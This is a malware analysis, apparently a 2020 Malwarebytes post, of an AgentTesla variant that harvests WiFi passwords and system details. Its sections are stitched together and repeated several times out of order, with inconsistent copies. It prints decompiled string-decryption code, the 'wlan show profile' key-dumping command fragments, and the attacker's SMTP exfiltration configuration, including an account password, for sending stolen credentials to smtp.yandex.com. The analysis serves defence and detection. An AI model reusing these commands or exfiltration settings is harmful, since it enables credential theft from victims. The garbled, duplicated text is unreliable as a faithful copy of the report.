


# New AgentTesla variant steals WiFi credentials

By Hossein Jazi


Published: 2020-04-15 · Archived: 2026-04-06 01:03:42 UTC



## Popular stealer looking to expand

Since AgentTesla added the WiFi-stealing feature, we believe the threat actors may be considering using WiFi as a mechanism for spread, similar to what was [observed with Emotet](#). Another possibility is using the WiFi profile to set the stage for future attacks.

Either way, [Malwarebytes](#) users were already protected from this new variant of AgentTesla through our real-time protection technology.



## Indicators of compromise

### AgentTesla samples:

```
91b711812867b39537a2cd81bb1ab10315ac321a1c68e316bf4fa84badbc09b  
dd4a43b0b8a68db65b00fad99519539e2a05a3892f03b869d58ee15fdf5aa044  
27939b70928b285655c863fa26efded96bface9db46f35ba39d2a1295424c07b
```

### First payload:

```
249a503263717051d62a6d65a5040cf408517dd22f9021e5f8978a819b18063b
```

### Second payload:

```
63393b114ebe2e18d888d982c5ee11563a193d9da3083d84a611384bc748b1b0
```

---

Time: 04/11/2020 13:23:36  
User Name: [REDACTED]  
Computer Name: DESKTOP-2C3IQHO  
OSFullName: Microsoft Windows 10 Pro  
CPU: Intel(R) Core(TM) i7-4710MQ CPU @ 2.50GHz  
RAM: 2047.49 MB

---

URL:MicrosoftAccount:target=SSO\_POP\_Device  
\r\nUsername: [REDACTED]  
\r\nPassword: [REDACTED]  
\r\nApplication:IE/Edge  
\r\n

---

\r\nURL:[REDACTED] Guest  
\r\nUsername:[REDACTED]  
\r\nPassword:[REDACTED]  
\r\nApplication:Wi-Fi  
\r\n


---

\r\nURL:[REDACTED]-Wireless  
\r\nUsername:[REDACTED]  
\r\nPassword:[REDACTED]  
\r\nApplication:Wi-Fi  
\r\n

Note: If the final list has less than three elements, it won't generate a SMTP message. If everything checks out, a message is finally sent via smtp.yandex.com, with SSL enabled (Figure 9):

```
Sntp username: boiistar@yandex.com
Sntp password: io419090
smtpclient.host: smtp.yandex.com
smtp.enablessl: true
smtp port: 587
to: boiistar@yandex.com
from: boiistar@yandex.com
email subject: "PW_REM/DESKTOP-2C3IQHO"
mailmessage.isBodyHtml = true
```


The following diagram shows the whole process explained above from extraction of first payload from the image resource to exfiltration of the stolen information over SMTP:



### Popular stealer looking to expand

Since AgentTesla added the WiFi-stealing feature, we believe the threat actors may be considering using WiFi as a mechanism for spread, similar to what was [observed with Emotet](#). Another possibility is using the WiFi profile to set the stage for future attacks.

Either way, [Malwarebytes](#) users were already protected from this new variant of AgentTesla through our real-time protection technology.



## Indicators of compromise

### AgentTesla samples:

```
91b711812867b39537a2cd81bb1ab10315ac321a1c68e316bf4fa84badbc09b  
dd4a43b0b8a68db65b00fad99519539e2a05a3892f03b869d58ee15fdf5aa044  
27939b70928b285655c863fa26efded96bface9db46f35ba39d2a1295424c07b
```

### First payload:

```
249a503263717051d62a6d65a5040cf408517dd22f9021e5f8978a819b18063b
```

### Second payload:

```
63393b114ebe2e18d888d982c5ee11563a193d9da3083d84a611384bc748b1b0
```

Name	Value
list	Count = 0x00000003
[0]	{pxs}
aqq	"02Ifckpvgbfj"
aqn	"IE/Edge"
aqo	null
aqu	"MicrosoftAccount:target=SSO_POP_Device"
aqh	"MicrosoftAccount:target=SSO_POP_Device"
aqq	null
psm	"02Ifckpvgbfj"
pxm	"IE/Edge"
[1]	{pxs}
aqq	"_"
aqn	"Wi-Fi"
aqo	"Password"
aqu	[REDACTED]-Guest"
aqh	[REDACTED]-Guest"
aqq	"Password"
psm	"_"
pxm	"Wi-Fi"
[2]	{pxs}
aqq	"_"
aqn	"Wi-Fi"
aqo	"newpass"
aqu	[REDACTED]-Wireless"
aqh	[REDACTED]-Wireless"
aqq	"newpass"

Collected information forms the body section of a SMTP message in html format (Figure 8):

---

Time: 04/11/2020 13:23:36  
User Name: [REDACTED]  
Computer Name: DESKTOP-2C3IQHO  
OSFullName: Microsoft Windows 10 Pro  
CPU: Intel(R) Core(TM) i7-4710MQ CPU @ 2.50GHz  
RAM: 2047.49 MB

---

URL:MicrosoftAccount:target=SSO\_POP\_Device  
\r\nUsername: [REDACTED]  
\r\nPassword: [REDACTED]  
\r\nApplication:IE/Edge  
\r\n

---

\r\nURL:[REDACTED] Guest  
\r\nUsername:[REDACTED]  
\r\nPassword:[REDACTED]  
\r\nApplication:Wi-Fi  
\r\n


---

\r\nURL:[REDACTED]-Wireless  
\r\nUsername:[REDACTED]  
\r\nPassword:[REDACTED]  
\r\nApplication:Wi-Fi  
\r\n

Note: If the final list has less than three elements, it won't generate a SMTP message. If everything checks out, a message is finally sent via smtp.yandex.com, with SSL enabled (Figure 9):

```
Smtplib: SMTP client configuration:
smtp.username: boiistar@yandex.com
smtp.password: io419090
smtpclient.host: smtp.yandex.com
smtp.enablessl: true
smtp.port: 587
to: boiistar@yandex.com
from: boiistar@yandex.com
email.subject: "PW_REM/DESKTOP-2C3IQHO"
mailmessage.isBodyHtml = true
```


The following diagram shows the whole process explained above from extraction of first payload from the image resource to exfiltration of the stolen information over SMTP:



### Popular stealer looking to expand

Since AgentTesla added the WiFi-stealing feature, we believe the threat actors may be considering using WiFi as a mechanism for spread, similar to what was [observed with Emotet](#). Another possibility is using the WiFi profile to set the stage for future attacks.

Either way, [Malwarebytes](#) users were already protected from this new variant of AgentTesla through our real-time protection technology.



## Indicators of compromise

### AgentTesla samples:

```
91b711812867b39537a2cd81bb1ab10315ac321a1c68e316bf4fa84badbc09b  
dd4a43b0b8a68db65b00fad99519539e2a05a3892f03b869d58ee15fdf5aa044  
27939b70928b285655c863fa26efded96bface9db46f35ba39d2a1295424c07b
```

### First payload:

```
249a503263717051d62a6d65a5040cf408517dd22f9021e5f8978a819b18063b
```

### Second payload:

```
63393b114ebe2e18d888d982c5ee11563a193d9da3083d84a611384bc748b1b0
```

```

uint[] array3 = (uint[])u202E[num3];
byte[] array4 = new byte[array3.Length * 4];
Buffer.BlockCopy(array3, 0, array4, 0, array3.Length * 4);
byte[] array5 = array4;
int num10 = array5.Length - (num8 + num9);
byte[] array6 = new byte[num10];
Buffer.BlockCopy(array5, 0, array, 0, num8);
Buffer.BlockCopy(array5, num8, array2, 0, num9);
Buffer.BlockCopy(array5, num8 + num9, array6, 0, num10);
return Encoding.UTF8.GetString(<Module>.\u206F(array6, array, array2));
IL_1FD:
return "";
}

// Token: 0x06000003 RID: 3 RVA: 0x00016B50 File Offset: 0x00014D50
internal static byte[] \u206F(byte[] A_0, byte[] A_1, byte[] A_2)
{
    Rijndael rijndael = Rijndael.Create();
    rijndael.Key = A_1;
    rijndael.IV = A_2;
    return rijndael.CreateDecryptor().TransformFinalBlock(A_0, 0, A_0.Length);
}

```

For example, in Figure 5, “119216” is decrypted into “wlan show profile name=” and “119196” is decrypted into “key=clear”.

In addition to WiFi profiles, the executable collects extensive information about the system, including FTP clients, browsers, file downloaders, and machine info (username, computer name, OS name, CPU architecture, RAM) and adds them to a list (Figure 7).

Name	Value
list	Count = 0x00000003
[0]	(pxs)
aqg	"02lfckpvgbfj"
aqn	"IE/Edge"
aqo	null
aqu	"MicrosoftAccount:target=SSO_POP_Device"
aqh	"MicrosoftAccount:target=SSO_POP_Device"
aqk	null
psm	"02lfckpvgbfj"
pxm	"IE/Edge"
[1]	(pxs)
aqg	"_"
aqn	"Wi-Fi"
aqo	"Password"
aqu	"-Guest"
aqh	"-Guest"
aqk	"Password"
psm	"_"
pxm	"Wi-Fi"
[2]	(pxs)
aqg	"_"
aqn	"Wi-Fi"
aqo	"newpass"
aqu	"-Wireless"
aqh	"-Wireless"
aqk	"newpass"

Collected information forms the body section of a SMTP message in html format (Figure 8):

---

Time: 04/11/2020 13:23:36  
User Name: [REDACTED]  
Computer Name: DESKTOP-2C3IQHO  
OSFullName: Microsoft Windows 10 Pro  
CPU: Intel(R) Core(TM) i7-4710MQ CPU @ 2.50GHz  
RAM: 2047.49 MB

---

URL:MicrosoftAccount:target=SSO\_POP\_Device  
\r\nUsername: [REDACTED]  
\r\nPassword: [REDACTED]  
\r\nApplication:IE/Edge  
\r\n

---

\r\nURL:[REDACTED] Guest  
\r\nUsername:[REDACTED]  
\r\nPassword:[REDACTED]  
\r\nApplication:Wi-Fi  
\r\n


---

\r\nURL:[REDACTED]-Wireless  
\r\nUsername:[REDACTED]  
\r\nPassword:[REDACTED]  
\r\nApplication:Wi-Fi  
\r\n

Note: If the final list has less than three elements, it won't generate a SMTP message. If everything checks out, a message is finally sent via smtp.yandex.com, with SSL enabled (Figure 9):

```
Smtplib: SMTP client configuration:  
Smtplib: smtp.username: boiistar@yandex.com  
Smtplib: smtp.password: io419090  
Smtplib: smtpclient.host: smtp.yandex.com  
Smtplib: smtp.enablessl: true  
Smtplib: smtp.port: 587  
Smtplib: to: boiistar@yandex.com  
Smtplib: from: boiistar@yandex.com  
Smtplib: email.subject: "PW_REM/DESKTOP-2C3IQHO"  
Smtplib: mailmessage.isBodyHtml = true
```


The following diagram shows the whole process explained above from extraction of first payload from the image resource to exfiltration of the stolen information over SMTP:



### Popular stealer looking to expand

Since AgentTesla added the WiFi-stealing feature, we believe the threat actors may be considering using WiFi as a mechanism for spread, similar to what was [observed with Emotet](#). Another possibility is using the WiFi profile to set the stage for future attacks.

Either way, [Malwarebytes](#) users were already protected from this new variant of AgentTesla through our real-time protection technology.



## Indicators of compromise

### AgentTesla samples:

```
91b711812867b39537a2cd81bb1ab10315ac321a1c68e316bf4fa84badbc09b  
dd4a43b0b8a68db65b00fad99519539e2a05a3892f03b869d58ee15fdf5aa044  
27939b70928b285655c863fa26efded96bface9db46f35ba39d2a1295424c07b
```

### First payload:

```
249a503263717051d62a6d65a5040cf408517dd22f9021e5f8978a819b18063b
```

### Second payload:

```
63393b114ebe2e18d888d982c5ee11563a193d9da3083d84a611384bc748b1b0
```

```
WIFI Profile Name  
↓  
internal static string qzm(string q1d)  
{  
    string input = agy.qjx(<Module>.\u200E(119216) + q1d + <Module>.\u200E(119196));  
    string value = new Regex(<Module>.\u200E(119240)).Match(input).Groups[<Module>.\u200E(119284)].Value;
```

## String encryption

All the strings used by the [malware](#) are encrypted and are decrypted by [Rijndael](#) symmetric encryption algorithm in the “.u200E” function. This function receives a number as an input and generates three byte arrays containing input to be decrypted, key and IV (Figure 6).

```

uint[] array3 = (uint[])u202E[num3];
byte[] array4 = new byte[array3.Length * 4];
Buffer.BlockCopy(array3, 0, array4, 0, array3.Length * 4);
byte[] array5 = array4;
int num10 = array5.Length - (num8 + num9);
byte[] array6 = new byte[num10];
Buffer.BlockCopy(array5, 0, array, 0, num8);
Buffer.BlockCopy(array5, num8, array2, 0, num9);
Buffer.BlockCopy(array5, num8 + num9, array6, 0, num10);
return Encoding.UTF8.GetString(<Module>.\u206F(array6, array, array2));
IL_1FD:
return "";
}

// Token: 0x06000003 RID: 3 RVA: 0x00016B50 File Offset: 0x00014D50
internal static byte[] \u206F(byte[] A_0, byte[] A_1, byte[] A_2)
{
    Rijndael rijndael = Rijndael.Create();
    rijndael.Key = A_1;
    rijndael.IV = A_2;
    return rijndael.CreateDecryptor().TransformFinalBlock(A_0, 0, A_0.Length);
}

```

For example, in Figure 5, “119216” is decrypted into “wlan show profile name=” and “119196” is decrypted into “key=clear”.

In addition to WiFi profiles, the executable collects extensive information about the system, including FTP clients, browsers, file downloaders, and machine info (username, computer name, OS name, CPU architecture, RAM) and adds them to a list (Figure 7).

Name	Value
list	Count = 0x00000003
[0]	(pxs)
aqg	"02lfckpvgbfj"
aqn	"IE/Edge"
aqo	null
aqu	"MicrosoftAccount:target=SSO_POP_Device"
aqh	"MicrosoftAccount:target=SSO_POP_Device"
aqk	null
psm	"02lfckpvgbfj"
pxm	"IE/Edge"
[1]	(pxs)
aqg	"_"
aqn	"Wi-Fi"
aqo	"Password"
aqu	"-Guest"
aqh	"-Guest"
aqk	"Password"
psm	"_"
pxm	"Wi-Fi"
[2]	(pxs)
aqg	"_"
aqn	"Wi-Fi"
aqo	"newpass"
aqu	"-Wireless"
aqh	"-Wireless"
aqk	"newpass"

Collected information forms the body section of a SMTP message in html format (Figure 8):

---

Time: 04/11/2020 13:23:36  
User Name: [REDACTED]  
Computer Name: DESKTOP-2C3IQHO  
OSFullName: Microsoft Windows 10 Pro  
CPU: Intel(R) Core(TM) i7-4710MQ CPU @ 2.50GHz  
RAM: 2047.49 MB

---

URL:MicrosoftAccount:target=SSO\_POP\_Device  
\r\nUsername: [REDACTED]  
\r\nPassword: [REDACTED]  
\r\nApplication:IE/Edge  
\r\n

---

\r\nURL:[REDACTED] Guest  
\r\nUsername:[REDACTED]  
\r\nPassword:[REDACTED]  
\r\nApplication:Wi-Fi  
\r\n


---

\r\nURL:[REDACTED]-Wireless  
\r\nUsername:[REDACTED]  
\r\nPassword:[REDACTED]  
\r\nApplication:Wi-Fi  
\r\n

Note: If the final list has less than three elements, it won't generate a SMTP message. If everything checks out, a message is finally sent via smtp.yandex.com, with SSL enabled (Figure 9):

```
Sntp username: boiistar@yandex.com
Sntp password: io419090
smtpclient.host: smtp.yandex.com
smtp.enablessl: true
smtp port: 587
to: boiistar@yandex.com
from: boiistar@yandex.com
email subject: "PW_REM/DESKTOP-2C3IQHO"
mailmessage.isBodyHtml = true
```

